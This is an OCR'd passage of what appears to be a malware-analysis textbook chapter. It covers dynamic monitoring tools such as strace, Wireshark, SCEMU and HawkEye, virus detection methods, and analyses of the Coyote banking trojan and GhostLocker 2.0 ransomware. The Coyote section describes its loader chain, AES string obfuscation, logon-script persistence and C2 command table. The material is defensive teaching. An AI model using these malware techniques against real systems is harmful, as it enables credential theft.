

Figure 7-39: Screenshot of DNSQuerySniffer

API Calls Monitoring

Application Programming Interfaces (APIs) are integral components of the Windows operating system that facilitate external applications in accessing various OS information, including file systems, threads, error messages, the registry, the kernel, user interface elements such as buttons and mouse pointers, as well as network services, the web, and the Internet. Malicious software also exploits these APIs to retrieve OS information, potentially inflicting harm on the system. It is essential to compile the APIs associated with malware programs and conduct an analysis to uncover their interactions with the operating system and the activities they execute within the system. Employ API call monitoring tools, such as API Monitor, to observe the API calls initiated by applications.

API Monitor

API Monitor is a utility that enables the monitoring and visualization of Win32 API calls executed by applications. It can trace any exported API and provides a comprehensive array of information, including the function name, call sequence, input and output parameters, and the function's return value. This tool is invaluable for developers seeking to comprehend the functionality of Win32 applications and to gain insights into their operations.

System Calls Monitoring

System calls serve as a crucial interface between applications and the operating system kernel, facilitating communication for processes initiated by the OS. When an application or program

requires access to particular resources managed by the OS, it generates system calls. These calls typically occur during transitions between user mode and kernel mode. Monitoring system calls is essential for identifying malware and understanding its behavior, as it can also indicate the extent of damage inflicted on the system. In a Linux environment, tools like strace are employed to observe or trace system calls.

strace

The strace tool captures and logs the system calls made by a process, along with any signals it receives. It outputs the name of each system call, its parameters, and the corresponding return value either to standard error or to a specified file using the -o option. To attach strace to an active process, the following command can be executed:

```
strace -p <ProcessID>
```

To filter and display only the system calls that access a specific path, use the command:

```
strace -P <given path> ls /var/empty
```

To count time, number of calls, and errors associated with each system call, the command is:

```
strace -c ls > /dev/null
```

Finally, to extract system calls and save the results in a text file, the following command should be executed:

```
strace -o out.txt ./<sample file>
```



Figure 7-40: Strace Command



Figure 7-41: Output of the Strace Command

Scheduled Tasks Monitoring

Malicious actors create malware that is programmed to remain inactive until a predetermined date or event occurs, utilizing the Windows Task Scheduler for activation. It is essential to examine scheduled tasks to detect potential malware, including logic bombs that can execute based on various triggers. Command-line utilities like schtasks and the Windows Task Scheduler can be employed to present a comprehensive list of all scheduled tasks on the system.



Figure 7-42: Screenshot Displaying 'schtask' Command

Browser Activity Monitoring

Malware can exploit web browsers to establish connections with Command and Control (C&C) servers, harmful websites, and various DNS servers for the purpose of downloading malicious files. Consequently, it is essential to scrutinize any suspicious browsing activities to detect harmful traffic and ascertain the system's location. Given that browsers typically utilize ports 80, 443, or 8080 for connections to C&C servers, it is advisable to investigate any browsing activities that may have transpired through these specific ports. Additionally, one should review web caches, oversee web access at firewalls, and filter web access by URL and harmful strings found in web logs. Observing user browsing activities can be facilitated by using network monitoring tools like Wireshark and Colasoft Portable Network Analyzer.

Wireshark

Wireshark is a widely recognized network protocol analyzer that is frequently used. It enables the capture of real-time browser traffic that is traversing a network. Furthermore, it organizes the captured traffic using filters, thereby assisting analysts in identifying malicious traffic that communicates with C&C servers and harmful IP addresses.



Figure 7-43: Screenshot of Wireshark

Virus Detection Methods

A general guideline for identifying viruses and worms is that if an email appears dubious—such as when the recipient does not anticipate receiving a message from the sender or is unfamiliar with the sender—or if the email header includes content that a recognized sender would not typically use, the recipient should exercise caution before opening the email, as it may pose a risk of virus infection.

The most effective methods for virus detection include:

- Scanning
- Integrity checking
- Interception
- Code emulation
- Heuristic analysis

Moreover, employing a combination of these techniques can enhance effectiveness.

Scanning

Scanning is a crucial component of virus detection. Without a virus scanner, the likelihood of a system being compromised by a virus significantly increases. It is essential to run antivirus tools consistently and to regularly update both the scanning engine and the virus signature database. Antivirus software is ineffective if it lacks the knowledge of what to detect. The process of scanning for virus detection occurs in the following manner:

- Once a virus is identified in the wild, antivirus vendors worldwide determine its signature strings (characteristics)

- These vendors then develop scanning programs designed to search for the virus's signature strings
- The newly created scanners examine memory files and system sectors for matches with the signature strings of the identified virus
- The scanner indicates the presence of the virus upon finding a match. Detection is restricted to viruses that are already recognized and predefined

Several critical elements of virus scanning are outlined below:

Virus developers frequently generate numerous new viruses by modifying existing ones. The process of creating a virus that seems novel can occur in a brief period, as it often involves merely altering a pre-existing virus. Attackers routinely implement these modifications to mislead scanning software. Furthermore, to improve signature detection, modern scanners employ techniques such as code analysis. Prior to analyzing the code characteristics of a virus, the scanner inspects the code at various points within an executable file.

Some scanners establish a virtual environment within a machine's RAM, allowing them to execute programs in this simulated space. This method, known as heuristic scanning, can also identify and eliminate messages that may harbor a computer virus or other undesirable content.

Advantages of scanners include:

- They can evaluate programs prior to execution
- They represent the simplest method for assessing new software for known or harmful viruses

Disadvantages of scanners include:

- Older scanners may lack reliability. Given the rapid emergence of new viruses, outdated scanners can quickly become ineffective. It is advisable to utilize the most current scanners available in the market.
- As viruses are developed at a pace that outstrips the creation of scanners designed to combat them, even newly released scanners may not be fully equipped to address every emerging threat.

Integrity Verification

- Integrity verification tools function by reading and documenting integrated data to establish a signature or baseline for files and system sectors
- A limitation of a basic integrity verifier is its inability to distinguish between file corruption resulting from a software bug and that caused by a virus
- Advanced integrity verification tools are available that can analyze and identify the specific types of alterations made by viruses
- Some integrity verification tools integrate antivirus methodologies with integrity checking, resulting in a hybrid solution that streamlines the virus detection process

Interception

- The main aim of an interceptor is to thwart logic bombs and Trojan horses

- The interceptor manages requests directed to the operating system for network access or actions that pose threats to programs. When it detects such a request, it prompts the user to decide whether to permit the request to proceed
- There is currently no dependable method to intercept direct branches to low-level code or direct input and output instructions initiated by a virus
- Certain viruses possess the capability to disable the monitoring program itself

Code Emulation

Antivirus software employs code emulation by executing a virtual machine that simulates CPU and memory operations. In this process, virus code runs on the virtual machine rather than the actual processor. Code emulation effectively addresses encrypted and polymorphic viruses. After prolonged execution of the emulator, the decrypted virus code eventually becomes visible to a scanner for detection. It is also capable of identifying metamorphic viruses, whether they involve single or multiple encryptions. However, a significant drawback of code emulation is its sluggishness when the decryption loop is excessively lengthy.

Heuristic Analysis

This approach is used to identify new or previously unknown viruses, which are often variants of existing virus families. Heuristic analysis can be categorized into two types: static and dynamic. In static analysis, the antivirus software examines the file format and code structure to ascertain whether the code is malicious. Conversely, dynamic analysis involves the antivirus software emulating the suspicious code to evaluate its behavior and determine if it is indeed viral. A significant limitation of heuristic analysis is its susceptibility to generating numerous false positives, meaning it may incorrectly classify benign code as malicious. As a result, users may develop skepticism toward positive test results, potentially leading them to dismiss genuine threats as false alarms.

Malware Code Emulation

Malware code emulation is a method employed to conduct both static and dynamic analyses of suspected malware samples. This technique establishes a controlled virtual environment that simulates the necessary hardware and software conditions to execute a malware sample, all while preserving its original functionality. In contrast to sandboxing, which utilizes a genuine operating system within an isolated environment for behavioral analysis of malware, code emulation generates temporary components such as processors, memory, hard drives, network devices, operating systems, antivirus software, and system registries. Malware emulators offer enhanced control over malware execution, enabling the creation of breakpoints to halt the process, which can facilitate the evasion of anti-malware measures. These emulators are capable of running malware across various operating systems and require fewer resources compared to sandboxes, making them compatible with any host system.

Tools for malware code emulation include Kaspersky Lab emulator, Unicorn, QEMU, and SCEMU for conducting static and dynamic malware analysis.

SCEMU

SCEMU is an x86 32/64-bit emulator specifically designed for the secure emulation of malware. It encompasses all necessary dependencies and contains no unsafe blocks. SCEMU can execute up to 2,000,000 instructions per second, utilizing the iced-x86 Rust Disassembler Library. Furthermore, it incorporates known Metasploit payloads, including shellcodes and encoders. SCEMU presents the output in a color-coded format and provides the capability for users to pause execution at any desired point to examine the current state.



Figure 7-44: Screenshot of SCEMU Emulator

Malware Code Instrumentation

It is a method in cybersecurity to investigate and comprehend the actions of harmful software by embedding supplementary code or directives at designated locations within binary code. This additional code facilitates the monitoring of significant events or operations executed by the malware during its runtime, including the logging of function calls, tracking of memory usage, oversight of network communications, and real-time documentation of file system interactions. Analysts can subsequently analyze the gathered information to gain insights into the malware's behavior, attack strategies, capabilities, and objectives, thereby enabling the formulation of effective countermeasures to address the threats posed by such malware. The process of malware code instrumentation presents considerable challenges due to the intricacies involved in analyzing and altering binary code, as attackers may implement anti-analysis techniques to evade detection and disrupt instrumentation efforts. Tools like Frida and HawkEye are available for executing code instrumentation.

HawkEye

HawkEye is a dynamic malware instrumentation tool that operates on the frida.re framework. It enables users to hook into common functions to log activities of malware and present the findings in a well-structured webpage report. HawkEye can function in two distinct modes: it can either initiate a malware sample in a new process based on its file path or hook into an already running process using its Process ID (PID).



Figure 7-45: Screenshot of HawkEye Tool showing Output in Web Page Report

Trojan Analysis: Coyote

Attackers frequently seek to innovate or develop new malware components to identify opportunities for exploiting and stealing data from targeted systems or users. In line with these objectives, a particularly dangerous banking trojan named “Coyote” has been created. This malware incorporates advanced evasion techniques designed to circumvent security protocols and extract sensitive financial information from online banking users.



Figure 7-46: Coyote Working

While the use of Delphi language or MSI installers is a prevalent method for crafting malware aimed at infiltrating targets, Coyote adopts a different approach. Instead of the standard MSI installation process, Coyote employs a relatively novel tool known as the squirrel installer, which is intended for the installation and updating of Windows desktop applications. Additionally, Coyote utilizes Nim, a flexible programming language that functions effectively across various platforms and acts as the primary loader for the infection sequence.

Coyote Malware Attack Phases

- **Stage 1: Initial Access**

By leveraging the Squirrel installer, Coyote disguises its initial stage loader as a legitimate NuGet updater package. If the user installs the system without proper validation, the malware activates on the target system. This tactic complicates the detection of Coyote, as it is camouflaged as a legitimate updater.

Figure 7-47: Contents of Malicious Squirrel Installer

- **Stage 2: Deployment and Infection**

Following installation, the squirrel activates a NodeJS application that has been compiled with Electron. This application subsequently executes obfuscated JavaScript code (preload.js), which is specifically crafted to replicate all executable files located within a directory named "temp" found

in the user's captures folder under the Videos (media) directory. It then runs an application that is signed from the same directory. Malware can be introduced through the DLL sideloading of a dependency linked to Chrome and OBS Studio executables. This DLL sideloading is a recurring process within the library.

The infection sequence commences with the use of Nim, a relatively recent programming language, to load the final phase of the infection. The primary function of a NIM loader is to unpack a .NET executable and subsequently execute it in memory by leveraging the Common Language Runtime (CLR). This suggests that the loader's exclusive purpose is to load the executable and run it within its own process.



Figure 7-48: Contents of Malicious Squirrel Installer

The unpacked .NET executable is illustrated in the following screenshot.

- **Stage 3: Exploitation**

Upon execution, Coyote does not utilize any form of code obfuscation; rather, it relies exclusively on string obfuscation via AES.

To retrieve a specific string, Coyote calls a decryption function that takes a string index as its parameter. This decryption function works by creating a table of data that is encoded in base64 format. The first 16 bytes of each decoded segment serve as the Initial Vector (IV), while the subsequent bytes represent the encrypted data, which is subsequently employed in the AES decryption procedure.



Figure 7-49: Data Structure Representing IV and Encrypted Data

Each executable produces a distinct key, and the AES decryption algorithm utilizes the standard .NET interfaces. Through this approach, whenever Coyote needs to access a string, it examines the table and decrypts each string with a tailored Initialization Vector (IV). Consequently, Coyote seeks out the credentials of online banking users. Beyond credential theft, Coyote functions as a vigilant observer, tracking logs, capturing keystrokes, and extracting other data stored within the targeted system.

- **Stage 4: Persistence**

Coyote achieves persistence by employing Windows Logon scripts. It first checks for the presence of HKCU\Environment\UserInitMprLogonScript. If this registry entry is located, Coyote appends the complete path to the signed application, in this case, obs-browser-page.exe.

The aim of the Coyote Trojan is consistent with typical banking Trojan activities. It continuously monitors all active applications on the victim's system, waiting for opportunities to access specific banking applications and websites.

- **Stage 5: Command and Control (C2)**

Communication When the target system interacts with any banking-related application, Coyote initiates communication with the Command and Control (C2) server, relaying all activities conducted on the system. The Trojan employs an SSL channel for this communication, which serves as a mutual authentication mechanism. This implies that the Trojan holds a certificate issued by the server controlled by the attacker, which it utilizes during the connection process. Upon establishing communication, the C2 server provides a series of commands or actions for the machine, which may include keylogging and screenshot capture. The certificate is stored as an encrypted resource and is decrypted using the X.509 library from .Net. After verifying the authenticity of the connection with the attacker, the malware sends the information collected from the compromised machine and banking applications to the server. This data encompasses the following:

- Infected system name
- Randomly generated GUID
- Banking applications being accessed

With this information, an attacker can respond to packets containing specific actions. To decode these actions, an attacker transmits a string to a random delimiter. Each segment of the string is then converted into a list, with the first entry denoting the command type. The length of the string in the first parameter, which is randomly generated, is assessed to ascertain the intended command. The following are the exclusive commands utilized by a remote attacker to interact with Coyote for executing malicious actions on an infected machine.

Length	Description
12	Take a screenshot
14	Present an overlay window for a fake banking application.
15	Show a Window that is in the foreground
17	Kill a process
18	Show a full-screen overlay
21	Shut down the machine
27	Block the machine by exhibiting a fabricated banking image that states: "Working on updates."
31	Enable a keylogger
32	Move the mouse cursor to a specific X, Y position

Table 7-04: Commands Utilized by a Remote Attacker to interact with Coyote

Virus Analysis: GhostLocker 2.0

GhostLocker 2.0, also referred to as GhostLocker V2, represents an enhanced iteration of the original GhostLocker ransomware created by the hacktivist group GhostSec. This updated version has been developed using the Golang programming language and features sophisticated management panels designed for monitoring various payouts and campaigns. The threat group disseminates this ransomware by breaching the target's system via a compromised software supply chain, specifically targeting software vendors with limited security resources. Furthermore, they exploit vulnerable Remote Desktop Protocol (RDP) configurations, enabling lateral movement within the target network to encrypt essential data. The group has also employed double extortion tactics, coercing victims into paying a ransom for the decryption key while simultaneously threatening to release sensitive information publicly.

In November 2023, GhostSec revealed the launch of GhostLocker 2.0, indicating their ongoing development of GhostLocker V3, which highlights their dedication to enhancing their capabilities.

